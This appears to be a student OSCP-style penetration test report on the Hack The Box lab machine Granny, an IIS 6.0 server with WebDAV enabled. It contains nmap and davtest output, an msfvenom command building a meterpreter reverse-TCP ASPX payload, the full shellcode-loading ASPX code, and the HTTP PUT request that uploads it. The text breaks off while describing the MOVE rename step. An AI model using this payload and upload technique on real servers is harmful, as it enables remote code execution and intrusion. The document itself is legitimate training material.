Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-19

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Granny**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Granny** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Granny(10.10.10.15) - Incorrect web server configuration

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Granny - 10.10.10.15

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Granny**.

3.2.1 System IP: 10.10.10.15(Granny)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.15	**TCP**: 80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Fri Jul 16 08:21:09 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.15
Nmap scan report for 10.10.10.15
Host is up, received reset ttl 127 (0.15s latency).
Scanned at 2021-07-16 08:21:10 PDT for 21s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
↪  LOCK UNLOCK PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
↪  UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
↪  PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
↪  SEARCH, MKCOL, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Fri, 16 Jul 2021 15:21:28 GMT
|_  WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 16 08:21:32 2021 -- 1 IP address (1 host up) scanned in 22.49 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Fri Jul 16 08:21:59 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.15
Nmap scan report for 10.10.10.15
Host is up, received echo-reply ttl 127 (0.15s latency).
Scanned at 2021-07-16 08:21:59 PDT for 223s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
```

```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
↪   LOCK UNLOCK PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
↪   UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
↪   SEARCH, MKCOL, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
↪   PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|_  Server Date: Fri, 16 Jul 2021 15:25:39 GMT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 16 08:25:42 2021 -- 1 IP address (1 host up) scanned in 223.24 seconds
```

Gobuster

```

/images/ (Status: 200)
/Images/ (Status: 200)
/IMAGES/ (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.15

Vulnerability Exploited : Incorrect web server configuration by the administrator

System Vulnerable : 10.10.10.15


Vulnerability Explanation : Web administrator has allowed a very dangerous MOVE method which can used to change the extension of the file to the desired one and once the extension is changed we can directly execute it

Privilege Escalation Vulnerability : Token Kidnapping Local Privilege Escalation

Vulnerability fix : Company has to upgrade the servers to the latest version along with patches

Severity Level : Critical

From the scan i can see that the machine is using Webdav application. There is nothing interesting in the website which has just a default under construction page.



Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.


Figure 3.1: 205-webpage.png

We have an application called davtest to scan the application webdav.

While running the application it provides various test results as shown below.

```
perl davtest.pl -url http://10.10.10.15 | tee test.txt

********************************************************
 Testing DAV connection
OPEN        SUCCEED:        http://10.10.10.15
********************************************************
NOTE    Random string for this session: Y35u86iWd8ELZ
********************************************************
 Creating directory
MKCOL       SUCCEED:        Created http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ
********************************************************
 Sending test files
PUT php SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.php
PUT txt SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.txt
PUT pl  SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.pl
PUT cfm SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.cfm
PUT aspx    FAIL
PUT jhtml   SUCCEED:
↪   http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.jhtml
PUT shtml   FAIL
PUT jsp SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.jsp
PUT asp FAIL
PUT cgi FAIL
PUT html    SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.html
********************************************************
 Checking for test file execution
EXEC    php FAIL
EXEC    txt SUCCEED:    http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.txt
EXEC    txt FAIL
EXEC    pl  FAIL
EXEC    cfm FAIL
EXEC    jhtml   FAIL
EXEC    jsp FAIL
EXEC    html    SUCCEED:
↪  http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.html
EXEC    html    FAIL

********************************************************
davtest.pl Summary:
Created: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.php
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.txt
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.pl
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.cfm
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.jhtml
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.jsp
PUT File: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.html
Executes: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.txt
Executes: http://10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.html
```

By checking at the results i can see that the test has successfully put contents on to the webserver but seems like the server only allows http and txt formats. Lets try to put msfvenom malicious code and try to execute it. For that i need to send the request to burp to understand the contents.


10.10.10.15/DavTestDir_Y35u86iWd8ELZ/davtest_Y35u86iWd8ELZ.txt


```
TXT put via davtest
```

Figure 3.2: 210-davtest.png

I got the txt request from burp suite so lets try to generate the msfvenom shell and send the malicious content to the server.


```
→  I7Z3R0 msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.10 LPORT=9001 -f aspx >
↪  venom.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2900 bytes
```

We have generated the msfvenom with the aspx extension. Lets upload the content on the webserver. I am going to create a folder as legend.



```
PUT /legend.txt HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: close
Host: localhost:80
User-Agent: DAV.pm/v0.49
Content-Length: 19

<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] chXsRyfogHf = new byte[354] {
0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x0f,0xb7,0x4a,0x26,
0x8b,0x72,0x28,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0x49,0x75,0xef,0x52,0x8b,0x52,
0x10,0x8b,0x42,0x3c,0x57,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4c,0x01,0xd0,0x8b,0x58,0x20,0x8b,0x48,0x18,0x50,0x01,0xd3,
0x85,0xc9,0x74,0x3c,0x49,0x31,0xff,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,
0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,
0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,
0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0x0a,0x0e,0x0a,0x68,0x02,0x00,0x23,0x29,0x89,0xe6,
0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,
0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,
```

Figure 3.3: 215-burpsuite.png



Request


```
PUT /legend.txt HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: close
Host: localhost:80
User-Agent: DAV.pm/v0.49
Content-Length: 2935

<%@ Page Language="C#" AutoEventWireup="true" %>
  <%@ Import Namespace="System.IO" %>
    <script runat="server">
      private static Int32 MEM_COMMIT=0x1000;
      private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

      [System.Runtime.InteropServices.DllImport("kernel32")]
```

Response

```
HTTP/1.1 201 Created
Connection: close
Date: Mon, 19 Jul 2021 18:05:38 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Location: http://localhost/legend.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PRO
```

Figure 3.4: 220-burp_created.png

It has been successfully created and i am able to see the contents on it as well while going to the website but however we are not able to execute it since the extension is just txt.




10.10.10.15/legend.txt

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] chXsRyfogHf = new byte[354] {
0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x0f,0xb7,0x4a,0x26,
0x8b,0x72,0x28,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0x49,0x75,0xef,0x52,0x8b,0x52,
0x10,0x8b,0x42,0x3c,0x57,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4c,0x01,0xd0,0x8b,0x58,0x20,0x8b,0x48,0x18,0x50,0x01,0xd3,
0x85,0xc9,0x74,0x3c,0x49,0x31,0xff,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,
0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,
0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,
0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0x0a,0x0e,0x0a,0x68,0x02,0x00,0x23,0x29,0x89,0xe6,
0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,
0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,
0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,
0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,
0x24,0x0f,0x85,0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,
0x00,0x53,0xff,0xd5 };

        IntPtr svICJjq = VirtualAlloc(IntPtr.Zero,(UIntPtr)chXsRyfogHf.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        System.Runtime.InteropServices.Marshal.Copy(chXsRyfogHf,0,svICJjq,chXsRyfogHf.Length);
        IntPtr g2Fus9n9RB2 = IntPtr.Zero;
        IntPtr o56cVI6Bha = CreateThread(IntPtr.Zero,UIntPtr.Zero,svICJjq,IntPtr.Zero,0,ref g2Fus9n9RB2);
    }
</script>
```

Figure 3.5: 225-text_contents.png

There is an interesting thing on the options i can see that the web server is allowing MOVE method which can be used to change the extension on it. As per the document

